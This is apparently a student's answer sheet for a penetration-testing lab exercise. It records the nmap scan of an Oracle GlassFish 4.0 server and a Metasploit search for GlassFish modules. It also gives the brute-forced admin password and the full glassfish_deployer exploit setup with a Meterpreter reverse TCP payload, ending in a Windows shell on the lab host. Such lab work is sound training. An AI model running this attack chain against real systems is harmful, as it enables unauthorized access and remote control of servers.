
Name : Ahmed Alzahrani **|| Email** : You-187@hotmail.com

Vulnerability Scanning 1 of 2

What was the service running on these ports?




```
└─$ nmap -p 4848 8080 8181 10.0.2.7 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-31 18:45 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00044s latency).

PORT     STATE SERVICE         VERSION
4848/tcp open  ssl/appserv-http?
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/cou
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_ssl-date: 2021-10-31T22:45:53+00:00; 0s from scanner time.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

What was the version of that service?

Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)

What module did you use to brute force the password?
(format is like "exploit/windows/smb/ms17_010_eternalblue")


auxiliary/scanner/http/glassfish_login



```
msf6 > search glassfish

Matching Modules
================

   #  Name                                                                Disclosure Date  Rank       Check  Description
   -  ----                                                                ---------------  ----       -----  -----------
   0  auxiliary/dos/http/hashcollision_dos                                2011-12-28       normal     No     Hashtable Collisions
   1  auxiliary/scanner/http/glassfish_login                                               normal     No     GlassFish Brute Force Utility
   2  auxiliary/scanner/http/glassfish_traversal                          2015-08-08       normal     No     Path Traversal in Oracle GlassFish Server Open Source Edition
   3  exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl  2012-10-16       excellent  No     Java Applet AverageRangeStatisticImpl Remote Code Execution
   4  exploit/multi/http/glassfish_deployer                               2011-08-04       excellent  No     Sun/Oracle GlassFish Server Authenticated Code Execution
   5  exploit/multi/http/struts_code_exec_classloader                     2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/struts_code_exec_classloader
```


What was the password?

Admin : sploit



What module did you use to exploit the machine?
(format is like "exploit/windows/smb/ms17_010_eternalblue")
exploit/multi/http/glassfish_deployer

What was the target you selected?
Port 4848 What was the payload you used?
search glass>>exploit/multi/http/glassfish_deployer>>set **password sploit**>> set payload java/meterpreter/reverse_tcp>>**set rhost** 172.20.10.4>> **setssl true**>>set target1>>**run**



```
msf6 exploit(multi/http/glassfish_deployer) > options

Module options (exploit/multi/http/glassfish_deployer):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   APP_RPORT   8080             yes       The Application interface port
   PASSWORD    sploit           yes       The password for the specified username
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      10.0.2.7         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pat
   RPORT       4848             yes       The target port (TCP)
   SSL         true             no        Negotiate SSL for outgoing connections
   TARGETURI   /                yes       The URI path of the GlassFish Server
   USERNAME    admin            yes       The username to authenticate as
   VHOST                        no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

When your shell spawned, which user were you logged in as**?**

```
msf6 exploit(multi/http/glassfish_deployer) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition  4.0
[*] Trying to login as admin:sploit
[*] Uploading payload ...
[+] Successfully Uploaded
[*] Executing /5cd0pMIgJnEPYqN6VRq4jyLp4/VyNV0fP7trmWy4Wguf.jsp ...
[*] Sending stage (58125 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.7:49275) at 2021-10-31 20:15:44 -0400
[*] Getting information to undeploy ...
[*] Undeploying 5cd0pMIgJnEPYqN6VRq4jyLp4 ...
```

```
meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```